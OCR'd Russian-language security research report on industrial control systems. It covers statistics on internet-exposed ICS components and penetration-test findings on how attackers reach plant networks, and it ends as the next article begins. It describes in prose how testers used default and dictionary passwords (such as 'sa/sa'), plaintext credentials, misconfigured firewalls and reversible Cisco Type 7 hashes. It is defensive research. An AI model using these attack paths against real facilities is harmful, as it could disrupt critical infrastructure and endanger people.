
В результате исследования всего было выявлено **175 632 компонента АСУ ТП**, доступных в сети Интернет.

Если рассматривать доступные компоненты в зависимости от используемого ими протокола, то наибольшее количество компонентов АСУ ТП, как и в прошлые годы, доступно по протоколу HTTP. Также широко распространен протокол Fox, используемый в продуктах Niagara Framework: он предназначен преимущественно для автоматизации зданий, сооружений, дата-центров. Подобные системы управляют кондиционированием, энергоснабжением, телекоммуникациями, сигнализацией, освещением, камерами видеонаблюдения и другими ключевыми инженерными элементами, часто содержат уязвимости[8] и уже подвергались взлому[9].

8 ics-cert.us-cert.gov/advisories/ICSA-12-228-01A
9 info.publicintelligence.net/FBI-AntisecICS.pdf



Количество компонентов АСУ ТП, доступных в сети Интернет (распределение по используемым протоколам)



Количество компонентов АСУ ТП, доступных в сети Интернет (распределение по странам)

Территориальное распределение

Лидером по количеству найденных компонентов с большим отрывом уже не первый год являются США, при этом их доля возросла почти на 10% и теперь составляет примерно 42% от общего числа найденных компонентов. Второе место, как и в прошлом году, занимает Германия (6%). Далее расположилась Франция (5%), а Китай с третьего места переместился на шестое.

Распространенность по производителям и продуктам

На первом месте — компания Honeywell, которая является владельцем компании Tridium и продукта Niagara Framework. Следует отметить, что часть других продуктов серии Niagara остались под старой маркой, поэтому Tridium упоминается отдельно.

Второе место в этом году заняла Lantronix. Это калифорнийская компания — производитель устройств для удаленного доступа к оборудованию через интернет.


Согласно недавнему исследованию[10], в интернете доступно несколько тысяч конвертеров интерфейсов производства Lantronix, и почти половина этих устройств раскрывает свои пароли для подключения по протоколу Telnet. Это подтверждаются и нашим исследованием: мы обнаружили в общей сложности 12 120 доступных устройств Lantronix, в том числе и уязвимых.

Доступность таких устройств, несмотря на их вспомогательную роль, представляет большую опасность для технологического процесса. Конвертеры интерфейсов необходимы для связи компонентов АСУ ТП друг с другом и нарушение их работы может вызвать потерю удаленного контроля и управления. Например, в ходе кибератаки на энергосистему Украины злоумышленники удаленно вывели из строя конвертеры компании Moxa, в результате чего была потеряна связь с полевыми устройствами на электроподстанциях. Это привело к потере возможности удаленного управления коммутационным оборудованием подстанций[11].


Программный продукт Niagara Framework по-прежнему лидирует по количеству доступного в интернете оборудования. Помимо конвертеров сетевых интерфейсов компании Lantronix, которые в этом году вышли на второе место, лидирующие позиции также заняли конвертеры компании Moxa.

Интересный факт

Россия в этом году поднялась на три позиции и занимает 28-е место. В 2016 году в России был обнаружен 591 компонент АСУ ТП, а в 2017 году — 892. Можно говорить о растущей угрозе, связанной с увеличением доступных из интернета компонентов АСУ ТП.



Количество компонентов АСУ ТП, доступных в сети Интернет (распределение по производителям)



Количество компонентов АСУ ТП, доступных в сети Интернет (распределение по продуктам)

10 goo.gl/3nYJEK (bleepingcomputer.com)
11 goo.gl/Agc8Ub (boozallen.com, PDF)

Типы компонентов АСУ ТП

Распределение доступных в интернете компонентов по типам в этом году практически не изменилось. Единственное отличие по сравнению с предыдущим годом — значительное увеличение доли сетевых устройств.

Соотношение типов компонентов АСУ ТП, доступных в сети Интернет

Тип компонента АСУ ТП	Доля в 2017 году	Доля в 2016 году
SCADA/РСУ/ЧМИ и (или) ПЛК/ТУД (RTU)[12]	14,2%	13,6%
ПЛК/ТУД (RTU)	13,2%	12,9%
Сетевое устройство	12,9%	5,1%
SCADA/РСУ/ЧМИ	7,1%	7,8%
Электроизмерительный прибор	6,3%	5,2%
Другие компоненты	46,5%	55,5%

Заключение

По итогам 2017 года отмечается увеличение количества уязвимостей, опубликованных основными производителями компонентов АСУ ТП. При этом больше половины уязвимостей имеют критическую и высокую степень риска.

Количество компонентов АСУ ТП, доступных в сети Интернет, увеличивается с каждым годом. Наибольшее их число обнаружено в странах, в которых системы автоматизации развиты лучше всего (США, Германия, Франция, Канада, Италия, Китай).

Рост количества известных уязвимостей, а также доступных в интернете компонентов АСУ ТП дает злоумышленникам все больше возможностей для проведения атак, что может привести к серьезным последствиям. Для реагирования на сложные атаки в сфере АСУ ТП необходима большая заблаговременная подготовительная работа. Еще на этапе проектирования АСУ ТП разработчики должны предусматривать механизмы безопасности, предназначенные для защиты компонентов АСУ ТП от нарушителей.

Для выявления потенциальных векторов атак и создания эффективной защиты промышленные предприятия должны проводить регулярный анализ защищенности АСУ ТП, а также использовать специализированные системы управления инцидентами кибербезопасности АСУ ТП.


Необходимо применять и базовые принципы обеспечения информационной безопасности:

- отделять технологическую сеть АСУ ТП от корпоративной ЛВС и внешних сетей;
- ограничивать физический доступ к сетям и компонентам АСУ ТП;
- использовать строгую парольную политику;
- контролировать параметры сетевого оборудования и правила фильтрации трафика на межсетевых экранах;
- защищать привилегированные учетные записи;
- минимизировать привилегии пользователей и служб;
- использовать антивирусное программное обеспечение;
- регулярно обновлять ПО, устанавливать обновления безопасности ОС.

12 В эту группу вошли элементы, которые нельзя однозначно отнести к определенному типу. Например, такие многофункциональные продукты, как Niagara Framework.

Как могут атаковать вашу технологическую сеть

Евгений Гнедин, Евгений Дружинин




Успешные кибератаки на промышленные объекты опасны не столько финансовыми потерями их владельцев, сколько возможными аварийными ситуациями: отключениями электроэнергии, нарушениями транспортного сообщения, техногенными катастрофами.

При этом большая часть шагов по проникновению в корпоративную сеть из интернета и закреплению на узлах сети не имеет отраслевой специфики, что подтвердили эпидемии шифровальщиков WannaCry и NotPetya, затронувшие множество организаций по всему миру, в том числе промышленных.

Характерные отличия векторов атак на промышленные предприятия проявляются именно на финальном этапе атаки, когда нарушитель использует собранные данные и полученные привилегии для подключения к технологической сети. В данном материале представлена заключительная часть исследования «Промышленные компании. Векторы атак», которое базируется на результатах 11 проектов по анализу защищенности АСУ ТП и тестированию на проникновение промышленных организаций, проведенных Positive Technologies в 2017 году. Выводы, сделанные по итогам работ, могут не отражать актуальное состояние защищенности информационных систем в других компаниях отрасли. Данное исследование проведено с целью обратить внимание специалистов по ИБ отрасли на наиболее актуальные проблемы и помочь им своевременно выявить и устранить уязвимости.


Финальный этап атаки на инфраструктуру промышленного предприятия — получение доступа к критически важным системам. Сложность реализации и вероятность успеха этого этапа напрямую зависят от того, какая топология сети используется на конкретном объекте, насколько корректно реализована фильтрация трафика и существуют ли выделенные каналы подключения из корпоративной информационной системы (КИС) в технологическую сеть (ТС). Когда злоумышленнику не удается выявить недостатки сегментации, которые возможно использовать для доступа к ТС, он может построить собственный канал, используя выявленные уязвимости и полученные привилегии.

Среди самых распространенных проблем разграничения доступа на промышленных объектах, которые приводят к проникновению в ТС, можно выделить четыре категории, показанные на диаграмме ниже.



Недостатки безопасности, позволившие получить доступ к технологической сети (доля компаний)

Данные недостатки характеризуются высоким уровнем опасности, так как приводят к компрометации критически важных серверов в случае успешной атаки. Среди перечисленных на диаграмме недостатков стоит выделить использование выделенного канала управления администраторами. Несмотря на распространенность этой



Сложность получения доступа к технологической сети из пользовательского сегмента корпоративной сети (доля компаний)

ошибки, в реальности использование выделенного канала удаленного управления серверами шлюза является наименее рискованным ввиду необходимости получения нарушителем доступа к конкретным рабочим станциям КИС для проведения атаки. Но безопасность такого решения обманчива. Именно этот метод проникновения в ТС был успешно продемонстрирован в большинстве тестирований.

Наиболее часто в рамках тестирований промышленных компаний наши эксперты выявляют существующие каналы удаленного подключения к OPC- или MES-серверам, расположенным в ДМЗ либо непосредственно в ТС. В большинстве случаев эти каналы представляют собой доступные для подключения интерфейсы RDP, SMB, Telnet или SSH. Также в рамках тестирования выявлялись каналы управления OPC-сервером с помощью ПО RAdmin или VNC. В редких случаях обнаруживается VPN-канал или специальный терминальный сервер.




Схема финального этапа атаки (получение доступа к технологической сети)

Пароли для доступа к этим сервисам в рамках тестов были либо подобраны, либо получены с рабочих станций привилегированных пользователей в открытом виде. В 82% исследованных компаний были обнаружены пароли для доступа к сетевому оборудованию, серверам и прикладным системам, которые хранились в файлах конфигурации, резервных копиях систем или в обычных таблицах MS Excel и документах MS Word. Кроме того, в 36% протестированных организаций на компьютерах привилегированных пользователей были обнаружены сохраненные сессии удаленного подключения (например, RDP) к ресурсам ТС, и знание пароля не требовалось.


Важно отметить, что удаленный доступ к шлюзам или серверам ТС может быть предоставлен не только администраторам, но и инженерам, диспетчерам, директорам и другим сотрудникам, а также контрагентам. Это может произойти, если администраторы не создают отдельные правила доступа для каждой категории пользователей и применяют один и тот же шаблон для разных групп.

Кроме недостатков, связанных с созданием администраторами каналов управления, выявлялась также и некорректная настройка межсетевых экранов, которая позволяла подключаться к шлюзам или сетевым узлам ТС по нестандартным портам, а также по протоколу HTTP. Такие проблемы безопасности с высокой долей вероятности могут являться ошибкой конфигурации. К примеру, если эти порты не были добавлены в правила фильтрации по невнимательности или временно использовались для задач администрирования, но не были заблокированы или отключены после их выполнения.

Например, в одном из проектов был выявлен доступный из КИС веб-интерфейс администрирования системы бесперебойного питания APC, расположенной в ТС. Для доступа к системе был подобран пароль, установленный по умолчанию заводом-изготовителем. Сам по себе доступ не дает возможностей атаковать другие узлы ТС, однако позволяет отключать и перенастраивать устройство, что может привести к нарушению непрерывности технологического процесса. Кроме того, в интерфейсе администрирования оказалось возможно включить дополнительные каналы управления устройством по протоколам Telnet и SSH. Проанализировав настройки межсетевого экрана, мы установили, что некоторые TCP-порты не фильтровались. Настроив подключение на один из таких портов, удалось подключиться к узлу.

Другим примером ошибок фильтрации трафика может быть доступный интерфейс подключения к СУБД системы MES (например, MS SQL Server). В 18% исследованных компаний была выявлена данная уязвимость, и во всех случаях подобран пароль для доступа к СУБД с максимальными привилегиями (например, учетная запись sa с паролем sa). Данный недостаток широко распространен в КИС различных организаций из многих отраслей, но для промышленных объектов он несет еще большую опасность, ведь в результате эксплуатации этой уязвимости нарушитель может не только читать, удалять и искажать данные, получаемые со SCADA, или нарушить непрерывность бизнес-процессов в результате вывода сервера из строя, но и развивать вектор атаки с целью получения контроля над узлами ТС.

В случае если СУБД содержит известные уязвимости, нарушителю не придется даже подбирать пароль. В нескольких системах был использован эксплойт для выполнения команд ОС через уязвимость в Oracle.




Перечисленные выше недостатки безопасности, связанные с существованием отдельного канала управления серверами и ошибками фильтрации трафика, могут не привести к существенным последствиям, если серверы, к которым возможно получить доступ, находятся в ДМЗ. Однако во многих компаниях не предусмотрен отдельный шлюз для передачи информации с серверов SCADA в КИС. Серверы OPC и MES располагаются непосредственно в ТС и имеют два сетевых интерфейса. Если злоумышленник скомпрометирует один из таких серверов, он автоматически получит доступ к ресурсам ТС. На 18% протестированных объектов были выявлены такие недостатки.

Самым простым для нарушителя, но опасным для промышленной компании является вариант, когда ТС не отделена от КИС. Эта проблема безопасности свойственна 18% исследованных организаций. Даже в случае, если из КИС доступны лишь некоторые ресурсы ТС, отсутствие строгой сегментации существенно упрощает задачу злоумышленника. Ему не требуется проводить дополнительные атаки, а значит, вероятность выявления его действий службой безопасности существенно снижается.


В случае если на предприятии реализована корректная сегментация сетей, и получить доступ к ТС с узлов привилегированных пользователей или через выделенный коммутатор не представляется возможным в виду отсутствия таких каналов, нарушителю необходимо настроить собственное подключение к узлам ТС. Для этого необходимо получить доступ к межсетевому экрану с привилегиями администратора и изменить его параметры таким образом, чтобы разрешить подключение с ноутбука атакующего либо с одного из узлов КИС, к которым удалось получить доступ на предыдущих этапах атаки.

Наиболее распространенным вариантом получения доступа к межсетевому экрану является получение учетных данных в открытом виде с компьютеров КИС, в частности с рабочих станций администраторов, доменных контроллеров, общих сетевых директорий или FTP-серверов. Как правило, нарушителю в первую очередь интересны файлы конфигурации сетевого оборудования, адреса сетевых устройств и пароли для доступа к интерфейсам их администрирования, учетные записи для доступа к прикладным системам (в том числе к OPC-серверам и операторским станциям), файлы с резервными копиями различных систем и информация о бизнес-процессах.




Другим распространенным методом получения доступа к межсетевому экрану является подбор пароля. Ни на одном из исследованных объектов не было выявлено использование стандартного или пустого пароля для доступа к интерфейсу администрирования межсетевого экрана, однако подбор пароля по словарю оказывался успешен в каждом из случаев, когда применялся. Зачастую один и тот же пароль использовался для подключения к множеству устройств. Пример получения доступа к системе Cisco Secure ACS представлен на рисунке справа.


В некоторых случаях при хранении паролей для доступа к оборудованию используется обратимый алгоритм Cisco Type 7. Данный алгоритм уязвим, и нарушитель, воспользовавшись общедоступными инструментами, может расшифровать пароли.




Согласно нашему исследованию, наиболее часто словарные пароли применяются для доступа к ОС на рабочих станциях и серверах для локальных учетных записей, в том числе административных. Почти в половине компаний удавалось подобрать пароль к интерфейсам управления маршрутизаторами.



Ресурсы, на которых обнаружены учетные данные в открытом виде (доля компаний)



Системы, для подключения к которым используются словарные пароли (доля компаний)



Наиболее распространенные словарные пароли (доля компаний)

Промышленный сектор

Самой распространенной комбинацией является цифровой пароль длиной не более 8 символов. Например, одно из наиболее часто используемых значений — 123456 — было выявлено в каждой второй организации (55%). Важно отметить, что более чем в половине тестирований удавалось получить доступ к устройствам с пустым паролем, зная только идентификатор. Чаще всего такие параметры использовались для веб-интерфейсов систем мониторинга или управления принтерами, а в некоторых проектах без пароля был возможен доступ к СУБД.

Эти цифры характерны для корпоративного сегмента инфраструктуры промышленных компаний. Однако наши наблюдения показывают, что в ТС используемые пароли контролируются еще хуже. Проблемы ИБ непосредственно в ТС — тема для отдельного исследования.

Заключение

Проводимые нами исследования показывают, что безопасность АСУ ТП, а следовательно, и непрерывность технологического процесса, напрямую зависят от эффективности администрирования сетей и сетевого оборудования, а также своевременной установки актуальных обновлений безопасности для используемого ПО. Все эти функции в первую очередь возложены на системных администраторов, а следить за их выполнением должны специалисты подразделения ИБ. К сожалению, на практике требования ИБ часто не выполняются либо выполняются частично или даже формально (например, для выполнения требований регуляторов). Причиной тому могут быть как объективные факторы (например, невозможность обновления ПО в связи с тем, что новые версии не поддерживаются другими важными системами на объекте), так и необъективные (например, недостаточная квалификация сотрудников и прямые указания руководства, противоречащие нормам безопасности, или обычная лень администраторов, которые организуют себе отдельные каналы для удаленного управления серверами шлюза).

Важно также отметить, что на подавляющем большинстве протестированных объектов администраторы и специалисты службы ИБ контролируют информационные ресурсы КИС и серверы шлюза, но не обладают привилегиями, необходимыми для обеспечения и контроля безопасности ТС. Безопасность ТС, в том числе информационная, возложена на интегратора АСУ ТП или выделенного администратора ИБ ТС, которые в первую очередь следят за работоспособностью систем и физической безопасностью объекта. Кроме того, специалисты службы безопасности зачастую не обладают достаточными ресурсами для эффективного контроля, особенно если на несколько промышленных объектов выделяется всего один специалист.

Все эти факторы в той или иной степени снижают уровень защищенности АСУ ТП. Сегодня промышленные предприятия не готовы противостоять целенаправленным кибератакам. Важно понимать, что всего один компьютерный инцидент на промышленном объекте может привести к непоправимым последствиям — авариям и человеческим жертвам. Поэтому необходимо принимать превентивные меры защиты, выявлять и устранять уязвимости, повышать осведомленность сотрудников в вопросах ИБ. Кроме того, важно применять современные системы обнаружения атак, своевременно выявлять компьютерные инциденты и реагировать на них.

Подробнее с исследованием можно ознакомиться на нашем сайте.

Печать зла: используем офисный принтер для атаки на завод

Владимир Назаров, Антон Дорфман, Иван Бойко

Мы привыкли воспринимать принтеры как безобидные, хотя и довольно шумные устройства. На самом деле они могут стать для злоумышленника удобной точкой входа в корпоративную и технологическую сеть компании.

